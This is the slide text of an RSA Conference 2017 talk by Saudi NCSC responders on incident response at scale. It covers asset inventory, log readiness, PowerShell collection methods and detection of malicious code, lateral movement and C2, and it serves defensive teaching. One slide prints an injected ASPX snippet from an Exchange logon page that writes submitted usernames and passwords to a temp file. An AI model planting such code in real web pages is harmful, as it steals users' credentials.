RSAConference2017
Abu Dhabi | 7–8 November | Emirates Palace

POWER OF OPPORTUNITY

SESSION ID: SOP-T07

Incident Response @ Scale

Salah Altokhais
Incident Response Consultant
National Cyber Security Center (NCSC),KSA
@salah.altokhais

Khalid Alsuwaiyel
Incident Response Specialist
National Cyber Security Center (NCSC),KSA

Session Overview

- Introduction and Overview
- Current Defenses are failing !!
- Enterprise Incident Response Techniques
  - Preparation
  - Detection
- Q & A

Introduction


- No system or network is 100% secure
- Global average days for breach discovery: 146 days in 2016 (1)
- Average detection in the Middle East : 456 days (2) ≈ 3 times longer
- Cyber is becoming the new dimension in war. (5th Domain)

NCSC NATIONAL CYBER SECURITY CENTER KINGDOM OF SAUDI ARABIA

(1) Mandiant M-Trend 2016

(2) Mandiant Global EMEA report

Saudi Arabia Threat Landscape



- 75% of organizations get notified by NCSC or External partners
- Several Organizations got compromised again after the remediation


NCSC NATIONAL CYBER SECURITY CENTER KINGDOM OF SAUDI ARABIA

Current defenses are failing !!

- False sense of security and isolation
- Critical Alerts possibly ignored: AV, SCOM, SIEM, others ..
- limited asset inventory and understanding of the environment
- Deniability of the incident occurrence
- Required logs/events are not saved or overwritten
- No Incident Response policy or procedures

Targeted Attacks Life Cycle

Reconnaissance & information gathering



NCSC NATIONAL CYBER SECURITY CENTER KINGDOM OF SAUDI ARABIA

RSA Conference 2017
Abu Dhabi

Enterprise Incident Response Techniques

Enterprise IR

- What is Enterprise Incident Response ?
  - The ability to scan/search the whole environment for IoCs and Artifacts
- What is Threat Hunting ?
  - Research or analysis that leads to new forms of automated detection
  - Batch analysis
  - Data stacking


What We Always Hear!

- My Network is So Big, I don't Know What's in There!
  - No up-to-date asset Inventory
  - Forgotten Systems
  - Unknown Systems
- Someone Gave Me IOCs, But I Can't Scan for it!
  - No Yara Support
- Lack of Resources , Budget and Technology

What We Always Hear!

No problem, we have methods to overcome these issues

Incident Response Overview



Preparation

- Asset Inventory
- Local and external network configuration
- Evidence Readiness

Asset Inventory

- Identify all systems in the environment

```
Get-ADComputer -Filter * -Properties *
```

- Count how many systems have been logged on the past X Days

```
Get-ADComputer -Filter {LastLogon -lt $time -and enabled -eq $true} -
Properties LastLogon, description
```


- Review users and admin counts
- Check for new users or unconventional organization names

Local and External Network Configuration

- Make the adversaries life more difficult!!
  - Document all open ports (publicly facing and internal)
  - Enable NetFlow on supported network devices
  - Do a Configuration Assessment
    - e.g: Load Balancers misconfiguration may not reveal the actual IP

Local and External Network Configuration (cont.)

- Other connected networks ?
  - Partners, clients and managed services
- Treat as untrusted



Ensure All Needed Logs Are There

- Network Logs
  - DNS Log
  - Client to Client Communication (Especially Out of Working Hours)
  - Full PCAP For Critical Systems (PCAP Never Lies)
- Server/ Endpoint Logs
  - Windows Event forwarding
  - Remote Access auditing
  - Sysmon, PowerShell Auditing …, etc

Collection Methods for Windows

- Three main methods to collect data from remote machines:
  - Windows Management Instrumentation (WMI)
    - Might expose credentials to the attacker
    - Difficult to use
  - Windows Remote Management (WinRM)
    - Microsoft implementation of WS-Management Protocol
    - By default enabled on Windows Server® 2012 and later
  - Group Policy Object (GPO)

Detection

- Look For The Smoke, Then Look For The Fire.

Detection - Malicious Code


- Execution history: (Amcache / Shimcache)
  - Provides history of programs execution
  - Effective to detect malicious files executed

- How to scale it?

```
Invoke-Command –Computers $computers –ScriptBlock
 {       [Convert]::ToBase64String(
                    [IO.File]::ReadAllBytes(
                                "C:\Windows\AppCompat/Programs/Amcache.hve"
}
```

Detection - Malicious Code (cont.)

Exchange Servers: number of files being executed for the first time (based on SHA1 hash)




Detection - Remote Execution

- WinRM Port (PowerShell Remoting):
  - Look for Any Traffic on Port 5985 (HTTP) or 5986 (HTTPS)
- PsExec:
  - PsExec Service Will Be Installed On Remote System
- RDP:
  - All Outgoing RDP Connection:
    - Found On *"Software\Microsoft\Terminal Server Client\Default"* On Each NTUSER.DAT

Detection - Failed Logons

- Failed Logon Count can be queried from the AD
  - Failed Logon Alert?



Detection - windows Events

- Windows Events logs collection with PowerShell

```
PS C:\Users\Fresh> get-help Get-WinEvent  -Examples

NAME
    Get-WinEvent

SYNOPSIS
    Gets events from event logs and event tracing log files on local and remote computers.

    -------------------------- EXAMPLE 1 --------------------------

    C:\PS>get-winevent -listlog  *
```

- Suspicious Events
  - 1102(logs deleted)
  - 4728, 4732, 4756 (User Added to Privileged Group)
  - And many more …

NCSC NATIONAL CYBER SECURITY CENTER KINGDOM OF SAUDI ARABIA

Detection - Anti-Virus Alerts


Antivirus Event Analysis - Cheat Sheet

Attribute	Less Relevant	Relevant	Highly Relevant
Virus Type	JS, HTML, Iframe, Keygen, Joke, Adware, Clickjacking	Trojan, Backdoor, Agent, Malware	Hacktool (HTool), PWCrack, Scan, SecurityTool, Clearlogs, PHP/BackDoor, ASP/BackDoor, JSP/BackDoor, Webshell
Location	Temporary Internet Files, Cache	AppData, Temp, Recycler	Windows, System32, drivers, C:\Temp, C:\
User Context		Standard User	Administrator, Service Account
System	File Server, Email Server	Workstation, Other Server Type	Domain Controller, Print Server, DMZ Server, Jump Server
Form	Common Archive (ZIP)	Uncommon Archive (RAR, 7z, encrypted Archive)	Not Archived / Extracted
Time		Regular Work Hours	Outside Regular Work Hours


Detection - C2

- Continues Beaconing?
  - Request frequency
- Mismatch Port or Protocol
  - Encrypted traffic over Port 80
  - SSH over unconventional Ports
- DNS
  - High volume requests
  - Long sessions

Detection - Request Frequency



Detection - DNS by request size



Detection - Web Page Manipulation

- Main servers (redundant) have identical files
  - E.g: Mail Exchanges and Client Access Servers will have identical .aspx pages

```
<%if (!string.IsNullOrEmpty(Request["urf"]) && !string.IsNullOrEmpty(Request["prf"]))
{
System.IO.File.AppendAllText("C:\\Windows\\Temp\\MSK0244" + count,  Request["urf"] + "|" + Request["prf"]);
isOk = false;
}
```

Injected Code Into The Logon Page to Steal Passwords

Containment, Eradication and Recovery

- I have an Incident , what should I do ?
  - Follow the IR policy and inform management
  - Contact your local CERT/ Cyber security Authority
  - Identify all infected systems (do not rush)

- Possible actions on infected systems:
  - Delete malware and use the latest backup (could be infected)
  - Re-build from scratch
  - Discard the system and destruct the HW

Containment, Eradication and Recovery

- Plan for a remediation weekend, to eradicate the infection at once
- All teams have to be involved
- Once ready,
  - Disconnect the infected network/systems
  - Start the replacement of systems
  - Test and reconnect the network
- Lesson learned meeting

Key Takeaways

- Assume breach and understand you environment
- Prepare and practice the Incident Response policy
- You already own the technology
- Automate as mush as possible , **NCSC Hunter** ☺
- Remediation plan is the most critical step in IR lifecycle

شكرا
Questions & Answers

Website: www.ncsc.gov.sa
Twitter: @NCSC_SA

NCSC
NATIONAL CYBER SECURITY CENTER
KINGDOM OF SAUDI ARABIA